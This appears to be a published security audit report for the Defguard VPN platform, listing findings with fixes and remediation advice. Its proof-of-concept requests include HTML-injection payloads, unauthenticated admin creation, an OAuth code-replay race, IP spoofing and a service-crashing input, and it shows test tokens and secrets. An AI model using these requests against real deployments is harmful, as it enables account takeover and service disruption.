You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1560

Technical details

docker logs -f 8f4c285f04c0  | grep CioKIGIwYW

2025-08-06T14:19:00.571596Z DEBUG defguard_event_router::handlers::api:
Processing API event: ApiEvent {
    context: ApiRequestContext {
        timestamp: 2025-08-06T14:19:00.565824121,
        user_id: 1,
        username: "admin",
        ip: 91.236.53.124,
        device: "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
    },
    event: SettingsUpdatedPartial {
        before: Settings {
            openid_enabled: true,
            wireguard_enabled: true,
            webhooks_enabled: true,
            worker_enabled: true,
            challenge_template: "Please read this carefully:\n\nClick to sign to prove you are in possession of your private key to the account.\nThis request will not trigger a blockchain [ ... ]",
            ldap_uses_ad: false,
            ldap_sync_interval: 300,
            ldap_user_auxiliary_obj_classes: [],
            ldap_user_rdn_attr: Some(" "),
            ldap_sync_groups: [],
            openid_create_account: true,
            openid_username_handling: RemoveForbidden,
            license: Some("CioKIGIwYWMyNDllNTRhY <cut>"),
            gateway_disconnect_notifications_enabled: false,
            gateway_disconnect_notifications_inactivity_threshold: 5,
            gateway_disconnect_notifications_reconnect_notification_enabled: false
        }
    }
}
Completed
DG26-5: IP address spoofing in logs via X-Forwarded-For
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2897

Technical details

Every action logged in activity_logs establishes the IP address based on the user-controlled X-Forwarded-For header, allowing any user to forge their logged IP address.

Login request with spoofed IP:

POST /api/v1/auth HTTP/1.1
Host: 46.101.217.165:8000
X-Forwarded-For: 1.2.3.4
Content-Type: application/json

{"username":"admin","password":"Defguard123!@#"}

Resulting activity log entry:

{
  "id": 219,
  "username": "admin",
  "ip": "1.2.3.4/32",
  "event": "user_login",
  "module": "defguard"
}

The IP 1.2.3.4 provided via the header is stored verbatim in the activity log.

Impact

An attacker can forge their IP address in activity logs, making forensic investigation and incident response harder by attributing malicious actions to arbitrary IP addresses.

Recommendations

Do not establish the IP address stored in logs based on user-controlled headers such as X-Forwarded-For.

Completed
DG26-8: HTML Injection - API tokens
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2887

Technical details

The API token name field does not sanitize user-controlled input, allowing HTML tags to be injected. When the token is later displayed in the UI (e.g. in the delete confirmation dialog), the injected HTML is rendered by the browser.

Creating an API token with an HTML payload:

POST /api/v1/user/admin/api_token HTTP/1.1
Host: 46.101.217.165:8000
Content-Type: application/json

{"name":"<h1><a href='https://attacker.example.com'>click</a></h1>"}

Response:

HTTP/1.1 201 Created

{"token":"dg-IBc4Nvxaegca4NMWkb4alwSK76kDPRgj"}

Clicking the Delete button for this token displays the token name without HTML encoding, rendering the injected markup.

Impact

  • Data exfiltration via dangling markup injection.
  • Altering page content to enable phishing attacks (e.g. injecting <a href> links pointing to attacker-controlled sites, or <form> tags pointing to attacker-controlled endpoints).

Recommendations

Properly validate and sanitize all user-controlled input before rendering it in the UI. Apply HTML encoding when displaying user-supplied data.

Completed
DG26-9: Activity log does not log misuse of recovery code
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2851

Technical details

When a user with MFA enabled provides an incorrect TOTP code, the activity log records a User login using TOTP failed entry. However, providing an incorrect backup recovery code is not logged at all.

Providing an incorrect recovery code:

POST /api/v1/auth/recovery HTTP/1.1
Host: 127.0.0.1:8000

{"code":"invalidinvalid"}

Response:

HTTP/1.1 401 Unauthorized

{"msg":"Unauthorized"}

Activity log after the failed recovery attempt - no entry is recorded:

GET /api/v1/activity_log?page=1 HTTP/1.1

HTTP/1.1 200 OK
{"data":[...]} // No entry for the failed recovery code attempt

Impact

Failed recovery code attempts are invisible in the activity log, making it impossible to detect brute-force attempts against backup recovery codes or to reconstruct an account takeover incident involving recovery code misuse.

Recommendations

Log the use of incorrect recovery codes in the activity log, consistent with how failed TOTP attempts are already logged.

Completed
DG2608-11: [desktop] Malformed peer request terminates the privileged service
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/client/pull/1124

Description

The Defguard background service terminates when it receives an interface request containing malformed peer data. Any local user with access to the daemon pipe can trigger the condition without administrative privileges.

Technical details

The CreateInterface RPC accepts an InterfaceConfig containing a list of peer definitions. These protobuf objects are converted into internal WireGuard® structures before the interface is created.

Several attacker-controlled fields are parsed using panic-inducing operations:

Key::decode(peer.public_key).expect("Failed to parse public key")

Similar panic paths exist for the preshared key, endpoint address and allowed IP addresses. Consequently, malformed input is not converted into an RPC validation error.

The release profile contains:

panic = "abort"

Therefore, a parsing panic terminates the entire background service rather than only failing the individual request.

Dynamic testing used the installed service and its real named pipe. A Medium Integrity process submitted one CreateInterface request containing:

public_key = "NOT-A-VALID-WIREGUARD-KEY"

The following behavior was observed:

  1. The RPC connection ended prematurely with StatusCode: Unavailable.
  2. DefguardService changed from Running to Stopped.
  3. Its PID changed from 33300 to 0.
  4. Windows reported service exit code 1067.
  5. Service Control Manager recorded event ID 7031, confirming unexpected termination.
  6. The recovery configuration restarted the service after approximately 30 seconds under a new PID.

No WireGuard® interface was created. Because the named pipe grants access to BUILTIN\Users, the request does not require administrator privileges or Defguard authentication.

Impact

A local attacker can repeatedly terminate the VPN service, disrupting VPN availability and potentially affecting always-on, pre-logon or centrally managed connectivity. Automatic recovery limits each individual outage, but an attacker can continuously resend the malformed request.

Recommendations

Validate all peer fields received through the CreateInterface RPC before processing the interface configuration. Invalid public keys, preshared keys, endpoints and allowed IP addresses should cause the request to be rejected with a controlled InvalidArgument response. Malformed client input must never trigger a panic or terminate the service process. Add regression tests covering invalid values in every peer field and verify that the service remains operational after each rejected request.

Completed
DG2608-13: [core] Password reset and enrollment tokens logged in plaintext
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3614

Description

Defguard writes password reset and enrollment bearer tokens, including the complete database row that carries them, into the application log at info level, which is the shipped default. Any party who can read that log, whether an operator with a shell, a user of the log aggregation index, or a holder of a log backup, can recover a live 32-character token and replay it against the password reset or enrollment endpoint to take over the victim’s account, including administrator accounts. Because the token is never invalidated after use, it remains replayable for the duration of the session window.

Technical details

Core logs showed that the reset and enrollment tokens are being displayed in Core’s logs:

$ docker compose logs core | grep -i Token
[...]
core-1 | INFO register_mobile_auth: defguard_proxy_manager::servers::enrollment: message=Validating enrollment session. Token: Some("iYkwnuylqqa9pBQ1c8y8h61rZqxiREhg")
core-1 | INFO register_mobile_auth: defguard_proxy_manager::servers::enrollment: message=Enrollment session validated: Token { id: "iYkwnuylqqa9pBQ1c8y8h61rZqxiREhg", user_id: 28, admin_id: Some(22), email: None, created_at: 2026-08-26T12:18:00.497685, expires_at: 2026-08-27T12:18:00.497685, used_at: Some(2026-08-26T12:20:00.663584), token_type: Some("ENROLLMENT"), device_id: None }
[...]
core-1 | INFO reset_password: defguard_proxy_manager::servers::password_reset: message=Password reset session validated: Token { id: "VETE6MInjhNVXCNGn9qdf6eWNXZsNbh2", user_id: 30, admin_id: Some(25), email: Some("victim@isec.pl"), created_at: 2026-08-26T12:58:11.596642, expires_at: 2026-08-27T12:58:11.596642, used_at: Some(2026-08-26T12:58:28.793095), token_type: Some("PASSWORD_RESET"), device_id: None }

Impact

The attacker needs read access to Core’s log sink: a shell on the host, access to container or journald output, an account on the log aggregation system, or a copy of a log backup. No defguard account is required at any point. The victim must perform a password reset or enrollment while the attacker is reading, since the token is only logged when it is submitted. A replayed reset token yields a password of the attacker’s choosing on the victim’s account, including administrators. An enrollment token additionally allows setting the account’s first password, provisioning a WireGuard® device, and completing MFA registration.

Recommendations

Give Token a hand-written Debug implementation in crates/defguard_core/src/db/models/enrollment.rs, masking the id field while keeping user_id, token_type, used_at, and expires_at for diagnostics. Delete the raw token log statements entirely. If a correlation handle is needed for debugging, log a truncated HMAC digest of the token instead of the token.

Completed
DG2608-16: [core] Unauthenticated ACME certificate issuance via the setup wizard
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3615

Description

GET /api/v1/proxy/acme/stream is reachable without any authentication during the setup wizard window - the period between first deployment and admin account creation. The root cause is a missing session: SessionInfo extractor in the handler signature. defguard uses Axum’s extractor pattern to enforce authentication: if session: SessionInfo is listed as a function parameter, the framework automatically validates the caller’s session cookie before the handler runs and returns HTTP 401 if none is present. The sibling handler setup_proxy_tls_stream (Edge adoption) correctly includes session: SessionInfo, but stream_proxy_acme only declares AdminOrSetupRole. During the wizard window, AdminOrSetupRole deliberately allows unauthenticated callers - because no admin account exists yet - so without session: SessionInfo as a second gate, any anonymous network client can fully execute the ACME handler.

Technical details

The defect is a single missing extractor. stream_proxy_acme at crates/defguard_core/src/handlers/component_setup.rs:1246-1250 takes only _admin: AdminOrSetupRole, without a session: SessionInfo parameter:

pub async fn stream_proxy_acme(
    _admin: AdminOrSetupRole,
    Extension(pool): Extension<PgPool>,
    proxy_control_tx: Option<Extension<Sender<ProxyControlMessage>>>,
) -> Sse<impl Stream<Item = Result<Event, Infallible>>> {
    [...]

Its sibling function setup_proxy_tls_stream has a correct implementation - with the mentioned session: SessionInfo parameter:

pub async fn setup_proxy_tls_stream(
    _admin: AdminOrSetupRole,
    Query(request): Query<ProxySetupRequest>,
    session: SessionInfo,
    Extension(pool): Extension<PgPool>,
    proxy_control_tx: Option<Extension<Sender<ProxyControlMessage>>>,

To demonstrate this vulnerability, the setup wizard must be opened. If you hit the control endpoint (Edge adoption), which has session: SessionInfo, it will return 401 for anonymous callers:

Request:

GET /api/v1/proxy/setup/stream?ip_or_domain=127.0.0.1&grpc_port=59999&common_name=poc HTTP/1.1
Host: localhost:8000

Response:

HTTP/1.1 401 Unauthorized
content-type: application/json

{"msg":"Session is required"}

But sending the request to the vulnerable ACME endpoint with no cookie, no token, no credentials of any kind will result in a 200 OK response:

Request:

GET /api/v1/proxy/acme/stream HTTP/1.1
Host: localhost:8000

Response:

HTTP/1.1 200 OK
content-type: text/event-stream
cache-control: no-cache

data: {"step":"CheckingDomain","error":false}
data: {"step":"CheckingDomain","error":true,"message": [...]

The handler executed - Core read the configured domain from public_proxy_url, opened a gRPC channel to the adopted Edge, and instructed it to initiate a real ACME order against Let’s Encrypt. The request failed only because the lab domain does not resolve publicly, not because of any access control.

Impact

An unauthenticated attacker who reaches the Core HTTP port during the wizard window - which on an auto-adoption deployment begins before the admin account is created and can last until an administrator manually completes the wizard - can trigger repeated ACME certificate orders against the organisation’s production domain. Each request detaches a background task that continues running even after the HTTP connection closes, so parallel requests multiply the effect. Let’s Encrypt enforces a hard limit of 5 duplicate certificates per week per registered domain and 5 failed validation attempts per hostname per hour; exhausting these limits prevents the organisation from issuing any legitimate TLS certificate for their own domain for up to a week. If a successful ACME order completes, it overwrites proxy_http_cert_pem, proxy_http_cert_key_pem, and acme_account_credentials in the certificates table, replacing the organisation’s production TLS material with attacker-controlled values.

Recommendations

Add session: SessionInfo to the stream_proxy_acme handler signature - this is a one-line fix that mirrors the pattern already used by setup_proxy_tls_stream and restores HTTP 401 for all anonymous callers without affecting any legitimate wizard flow, since ACME certificate configuration is not part of the initial admin-creation steps. Additionally, the spawned ACME background task should be cancelled when the SSE stream connection closes, to prevent resource exhaustion from disconnected clients. The setup router should have the same rate-limiting and timeout middleware layers as the main core router.

Completed
DG2608-19: [proxy] Enrollment and password reset session cookies are issued without the Secure attribute
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3628

Description

Defguard Proxy issues enrollment and password-reset cookies without the Secure attribute. Browsers may therefore send them over HTTP.

Technical details

The enrollment and password-reset endpoints issue the defguard_proxy and defguard_proxy_password_reset cookies, which lack the Secure attribute.

C:\> curl.exe -i -X POST "http://127.0.0.1:58080/api/v1/enrollment/start" -H "Content-Type: application/json" --data-binary '{\"token\":\"test-token\"}'
HTTP/1.1 200 OK
content-type: application/json
set-cookie: defguard_proxy=A7m4DJ+VR+S0UkOp8Eh7fD0qJJx7+7O4V8gw8FObSKhZ+auUCR0%3D; HttpOnly; SameSite=Strict; Path=/api/v1/enrollment; Expires=Wed, 26 Aug 2026 20:00:38 GMT
[...]

C:\> curl.exe -i -X POST "http://127.0.0.1:58080/api/v1/password-reset/start" -H "Content-Type: application/json" --data-binary '{\"token\":\"test-token\"}'
HTTP/1.1 200 OK
content-type: application/json
set-cookie: defguard_proxy_password_reset=9Q1YdK1KLe17302Z+25yDCyo90Ln1MRcSewjZX8TyMTyvqDxV3M%3D; HttpOnly; SameSite=Strict; Path=/api/v1/password-reset; Expires=Wed, 26 Aug 2026 20:01:19 GMT
[...]

Impact

An on-path attacker may intercept and replay these cookies if the victim accesses the same origin over HTTP. This requires HTTP availability without effective HSTS protection.

Recommendations

Add the Secure attribute to both the enrollment and password-reset cookies. This ensures that browsers transmit these sensitive cookies only over encrypted HTTPS connections and prevents their accidental disclosure through plaintext HTTP requests.

Completed
DG2608-21: [gateway] WireGuard® private key and peer preshared keys are written to logs in cleartext at debug level
Low

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/gateway/pull/370

Description

Defguard Gateway logs WireGuard® interface private keys and peer preshared keys in cleartext when debug logging is enabled. Anyone with access to local or centralized debug logs may recover these credentials. Debug logging is not enabled by default, so the issue affects deployments configured with DEFGUARD_LOG_LEVEL=debug.

Technical details

Gateway logs complete protobuf messages using Rust’s debug formatter, causing the embedded private_key and preshared_key fields to be included without redaction. Test keys were delivered through the authenticated mTLS Gateway/Bidi connection, after which the Gateway logs were inspected:

PS C:\> docker logs dg-gateway-log-proof | Select-String "private_key|preshared_key"
2026-08-27T08:10:51 DEBUG defguard_gateway::gateway_server: message=Received message from Defguard Core: CoreResponse { id: 101, payload: Some(Update(Update { update_type: Modify, update: Some(Network(Configuration { name: "wg-validation", private_key: "Q0FOQVJZX1BSSVZBVEVfS0VZXzEyMzQ1Njc4OTAxMjM=", port: 51820, peers: [Peer { pubkey: "Q0FOQVJZX1BVQkxJQ19LRVlfMTIzNDU2Nzg5MDEyMzQ=", allowed_ips: ["10.77.0.2/32"], preshared_key: Some("Q0FOQVJZX1BSRVNIQVJFRF9LRVlfMTIzNDU2Nzg5MDE="), keepalive_interval: None }], addresses: ["10.77.0.1/24"], firewall_config: None, mtu: 1420, fwmark: 0 })) })) } log.file=src/gateway_server.rs log.line=194
2026-08-27T08:10:51 DEBUG handle_updates: defguard_gateway::gateway: message=Received update: Update { update_type: Modify, update: Some(Network(Configuration { name: "wg-validation", private_key: "Q0FOQVJZX1BSSVZBVEVfS0VZXzEyMzQ1Njc4OTAxMjM=", port: 51820, peers: [Peer { pubkey: "Q0FOQVJZX1BVQkxJQ19LRVlfMTIzNDU2Nzg5MDEyMzQ=", allowed_ips: ["10.77.0.2/32"], preshared_key: Some("Q0FOQVJZX1BSRVNIQVJFRF9LRVlfMTIzNDU2Nzg5MDE="), keepalive_interval: None }], addresses: ["10.77.0.1/24"], firewall_config: None, mtu: 1420, fwmark: 0 })) } log.file=src/gateway.rs log.line=482

Impact

An attacker with access to debug logs can recover the Gateway’s WireGuard® private key and peer preshared keys. Depending on the network configuration, these credentials could assist with impersonating the Gateway in future connections and remove the additional protection provided by the preshared keys. Exploitation requires both the non-default debug level and access to the resulting logs. The issue does not enable decryption of previously recorded WireGuard® traffic because WireGuard® provides forward secrecy.

Recommendations

Redact both private_key and preshared_key before logging any configuration or protobuf object, regardless of the configured log level. Avoid applying debug formatting directly to structures that may contain secrets. Add regression tests verifying that test keys never appear in logs at debug, trace, or any other level. If production keys may already have been logged, remove the affected records from local and centralized log storage and rotate those keys.

Risk Accepted
DG2608-5: [core] Unauthenticated administrator creation and session minting via the setup wizard
Low

Description

The endpoint POST /api/v1/initial_setup/admin accepts a username, password, and email and creates a full administrator account. The handler signature contains no authentication extractor of any kind. Any HTTP client that can reach the port is accepted without credentials and receives a valid defguard_session cookie granting unrestricted administrator access.

Technical details

The handler saves the user, overwrites settings.default_admin_id with the new account’s ID, assigns them to the admin group, and returns a defguard_session cookie.

Request:

POST /api/v1/initial_setup/admin HTTP/1.1
Host: localhost:8000
Content-Type: application/json

{
  "username": "attacker-adminsdfsdfasdsdds",
  "password": "AttackerPass123!",
  "email": "attaasdsdfcksdfsdfer@evil.example",
  "first_name": "Attacker",
  "last_name": "Admin",
  "automatically_assign_group": true
}

Response:

HTTP/1.1 201 Created
content-type: application/json
set-cookie: defguard_session=s8k4uzyuWYRbZdsPafMplhrf; HttpOnly; SameSite=Lax; Path=/

{}

Impact

Any party who reaches the wizard before or during setup gains permanent full administrative control. The account survives wizard completion and restarts. Overwriting default_admin_id strips the legitimate operator of AdminOrSetupRole, locking them out of their own wizard without direct DB access. If the attacker then calls /api/v1/initial_setup/finish, the production server starts with the attacker as the sole administrator.

Risk Acceptance Rationale

The decision no not fix this is deliberate in order to retain the usability of the initial setup wizard.

The attack only works during initial setup, which the administrator starts on purpose and is an active participant in. It’s highly unlikely that an admin who has just initiated the setup process does not notice that an attacker has taken over the setup session.

The window opens when Core is started for the first time and closes when the admin finishes the wizard. After that the setup endpoints are simply not there any more: they are served by a separate web server that shuts down once setup completes.

Closing the gap would mean requiring a credential at a point where no account exists yet, so it would have to be a bootstrap token printed to the logs or passed on the command line. That makes every first-run deployment more cumbersome, and it does not buy much here. Whoever can reach the setup wizard during that window is already inside the network segment where Core lives.

Our deployment recommendations are explicit that the Core API belongs on the internal network, not on the public internet, and a freshly booted Core exposed to the internet is outside what we consider a supported deployment.

The worst case is small as well. A fresh instance has no users, no devices and no locations. An attacker who wins the race gets admin on an empty database, and the administrator notices right away, because their own wizard stops working.

Given all of the above we consider the residual risk acceptable.

Risk Accepted
DG2608-8: [iOS] VPN location name exposed in logs
Low

Description

The Defguard iOS VPN extension writes user- and server-controlled VPN location names to the unified system log without redaction. These values may contain company names, office locations or internal environment identifiers.

Technical details

A VPN location was configured with the distinctive name LEAK_TEST_COMPANYX_7A91. Device log collection showed that the complete value was emitted by the Network Extension process:

C:\>idevicesyslog.exe | findstr LEAK
Aug 25 21:44:14 Runner(NetworkExtension)[1142] <Notice>: Saving configuration LEAK_TEST_COMPANYX_7A91 with existing signature (null)

The result confirms that the location name is included in a notice-level unified log entry in plaintext. Defguard also explicitly marks dynamic location labels and selected framework errors as privacy: .public, preventing the normal unified-log privacy redaction.

Impact

An attacker with access to the device logs may recover VPN deployment metadata, including organization, customer, office or environment names.

Risk Acceptance Rationale

The location name is deliberately included in the log entry. It is the field that ties an event to a specific site or deployment, which is what makes the log useful for troubleshooting, auditing, and operational reporting across a distributed installation.

The field is designed to carry a descriptive label, a site name, region, or similar generic designation, rather than personal data, precise coordinates, or confidential business detail. The naming convention itself remains under the administrator’s control.

We therefore treat it as a low-sensitivity informational field, appropriate for standard log handling, and we do not consider removing it from the logs warranted at this time.

Completed
DG25-11: Improper handling of user-provided input leads to panic
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1552

Technical details

  1. While sending an enrollment e-mail, code tries to unwrap subject: settings.enrollment_welcome_email_subject.clone(). However, this value can be None.

  2. Set enrollment_welcome_email_subject to None, by setting it to null:

Request:

PUT /api/v1/settings HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=rxjGcZckXXvXS8ec0Uhj86d6
[…]

“enrollment_use_welcome_message_as_email”:false,“enrollment_vpn_step_optional”:true,“enrollment_welcome_email”:“Dear {[…]”,“enrollment_welcome_email_subject”:null,“enrollment_welcome_message”: […]


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 10:47:07 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null

In the following request, enrollment_use_welcome_message_as_email has to be set to false and enrollment_welcome_email_subject has to be set to null.

  1. Start the enrollment process.

  2. During the last step (before sending e-mail to the enrolled user), below request throws 500:

Request:

POST /api/v1/enrollment/activate_user HTTP/2
Host: defguard-enroll.dvpnsec.net
[…]

{“password”:“Test123!”}


Response:

HTTP/2 500 Internal Server Error
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 10:47:55 GMT
Server: Caddy
Content-Length: 33

{“error”:“Internal server error”}

and server panics:

root@defguard: ~# docker logs -f  --tail 10 47ef471e760c
 [ ... ]
2025-08-06T10:47:50.577684Z DEBUG run_grpc_bidi_stream:activate_user:
defguard_core::grpc::enrollment: Retriving settings to send welcome
email ...
2025-08-06T10:47:50.577698Z DEBUG run_grpc_bidi_stream:activate_user:
defguard_core::grpc::enrollment: Successfully retrived settings.
2025-08-06T10:47:50.577705Z DEBUG run_grpc_bidi_stream:activate_user:
defguard_core::grpc::enrollment: Try to send welcome email ...
2025-08-06T10:47:50.577711Z DEBUG run_grpc_bidi_stream:activate_user:
defguard_core::grpc::enrollment: Sending welcome mail to testtesttest

thread  'main ' panicked at
/build/crates/defguard_core/src/grpc/enrollment.rs:902:72:
called  `Option::unwrap() ` on a  `None ` value
note: run with  `RUST_BACKTRACE=1 ` environment variable to display a
backtrace```
Completed
DG25-21: HTML Injection - OpenID login
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1551

Technical details

  1. The name of the OpenID app is being changed:

Request:

PUT /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw
[…]

{
  "client_secret ": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN ",
  "enabled ": false,
  "id ": 8,
  "name ": " <h1 > <a href= '//isec.pl ' >CLICK HERE </a > </h1 > <! -- ",
  "redirect_uri ": ["https://isec.pl "],
  "scope ": ["openid "]
}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 10:33:09 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}

  1. User authorizes the OpenID:

Request:

POST /api/v1/oauth/authorize?scope=openid&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1113&nonce=test&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 10:35:23 GMT
Location: https://isec.pl/?code=dmDdZMoVBMztMUodpnDmLsQh&state=1113
Server: Caddy
Content-Length: 0

  1. An e-mail with HTML injection is being sent:

Completed
DG25-24: RFC 6749 violation - code can be used more than once due to race condition
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1550

Technical details

  1. Generate code:

Request:

GET /api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=q4HT5ItlifpmV4rDDUcXZVWU


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Tue, 12 Aug 2025 10:33:29 GMT
Location: https://isec.pl/?code=tPwLxI4iYqGUFSxclZUwOZ0d&state=1
Server: Caddy
Content-Length: 0

  1. Send below requests into Burp’s Repeater twice. Group Repeater’s tabs into single group and Send group in parallel (single-packet attack).

Request:

POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 165
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=tPwLxI4iYqGUFSxclZUwOZ0d&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:33:36 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124\

{
  "access_token ": "c4SyMSrsSPYjT7OqylFsHMDZ ",
  "id_token ": null,
  "refresh_token ": "Io0N0HKAOS98lepMvHqt3duh ",
  "token_type ": "bearer "
}

Request:

POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 165
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=tPwLxI4iYqGUFSxclZUwOZ0d&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:33:36 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124\

{
  "access_token ": "YUd8GGDbXJQZr9V4ebYxqx8Q ",
  "id_token ": null,
  "refresh_token ": "04h4wum40uw0Uc1zELYRSby6 ",
  "token_type ": "bearer"
}

The same code generated two different access tokens.

Completed
DG25-29: [desktop_client] WireGuard® configuration in the Defugard service logs
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1545

Technical details

Read permissions of the Defguard service log files are granted to all users on Linux, MacOS and Windows.Source code responsible for logging WireGuard® configuration is not a part of the Defguard Desktop Client repository.The source code belongs to its dependency, to the defguard_wireguard_rs library.

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_windows.rs#L33-L234

fn configure_interface(&self,config: **&**InterfaceConfiguration,dns: **&** [IpAddr ],search_domains: **&** [&**str**]) - > Result <(), WireguardInterfaceError >
{
debug!("Configuring interface {} with config: {config:?}"*,self.ifname);
[...]
debug!("Interface {} configured with config: {config:?}",self.ifname);
}

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_linux.rs#L33-L96

fn configure_interface(&self,config: **&**InterfaceConfiguration) - > Result <(), WireguardInterfaceError > {
debug!("Configuring interface {} with config: {config:?} ",self.ifname);
[ ... ]
debug!( "Interface {} configured with config: {config:?} ",self.ifname
);

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_userspace.rs#L159-L207

fn configure_interface(&self,config: &InterfaceConfiguration,) - > Result <(), WireguardInterfaceError > {
debug!("Configuring interface {} with config: {config:?} "*,self.ifname);
[ ... ]
debug!("Interface {} configured with config: {config:?} ", self.ifname);

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_freebsd.rs#L58-L114

fn configure_interface(&self, config: **&**InterfaceConfiguration) - > Result <(), WireguardInterfaceError > {
debug!("Configuring interface {} with config: {config:?} ",self.ifname);
[ ... ]
debug!("Interface {} configured with config: {config:?} ", self.ifname);

Proof of Concept

Windows log file permissions:

C:\\\>icacls
\"C:\\Logs\\defguard-service\\defguard-service.log.2025-08-26\"C:\\Logs\\defguard-service\\defguard-service.log.2025-08-26
BUILTIN\\Administrators:(I)(F)NT
AUTHORITY\\SYSTEM:(I)(F)BUILTIN\\Users:(I)(RX)NT
AUTHORITY\\Authenticated Users:(I)(M)

MacOS log file permissions:

\$ ls -l
/var/log/defguard-service/defguard-service.log.2025-08-23-rw-r\--r\-- 1
root wheel 598 23 sie 19:40
/var/log/defguard-service/defguard-service.log.2025-08-23

Linux log file permissions:

\$ ls -l
/var/log/defguard-service/defguard-service.log.2025-08-23-rw-r\--r\-- 1
root root 31531 Aug 22 22:39
/var/log/defguard-service/defguard-service.log.2025-08-23

Simple command allows to read configuration used to set up a WireGuard® interface.

 $ grep -i key /var/log/defguard-service/defguard-service.log.2025-08-23 | head -1
{
  "timestamp": "2025-08-23T02:37:08.102088Z",
  "level": "DEBUG",
  "fields": {
    "message": "Configuring interface wg1337 with config: InterfaceConfiguration {
      name: \"wg1337\",
      addresses: [IpAddrMask { ip: 10.22.33.20, cidr: 24 }],
      port: 1337,
      peers: [
        Peer {
          public_key: c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615,
          preshared_key: Some(0000000000000000000000000000000000000000000000000000000000000000),
          protocol_version: Some(1),
          endpoint: Some(167.172.191.17:51820),
          last_handshake: Some(SystemTime { tv_sec: 0, tv_nsec: 0 }),
          tx_bytes: 0,
          rx_bytes: 0,
          persistent_keepalive_interval: Some(300),
          allowed_ips: [IpAddrMask { ip: 10.22.33.0, cidr: 24 }]
        }
      ],
      mtu: None
    }",
    "log.target": "defguard_wireguard_rs::wgapi_linux",
    "log.module_path": "defguard_wireguard_rs::wgapi_linux",
    "log.file": "/home/user/.cargo/registry/src/index.crates.io-1949cf8c6b5b557f/defguard_wireguard_rs-0.7.4/src/wgapi_linux.rs",
    "log.line": 37
  },
  "target": "defguard_wireguard_rs::wgapi_linux",
  "span": {
    "interface_name": "wg1337",
    "name": "create_interface"
  },
  "spans": [
    { "name": "defguard_service" },
    { "interface_name": "wg1337", "name": "create_interface" }
  ]
}
Completed
DG25-31: Some users might be blocked from accessing defguard via OpenID
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1549

Technical details

  1. Username test.test had been created. Email phtest2@isec.pl had been assigned to him.

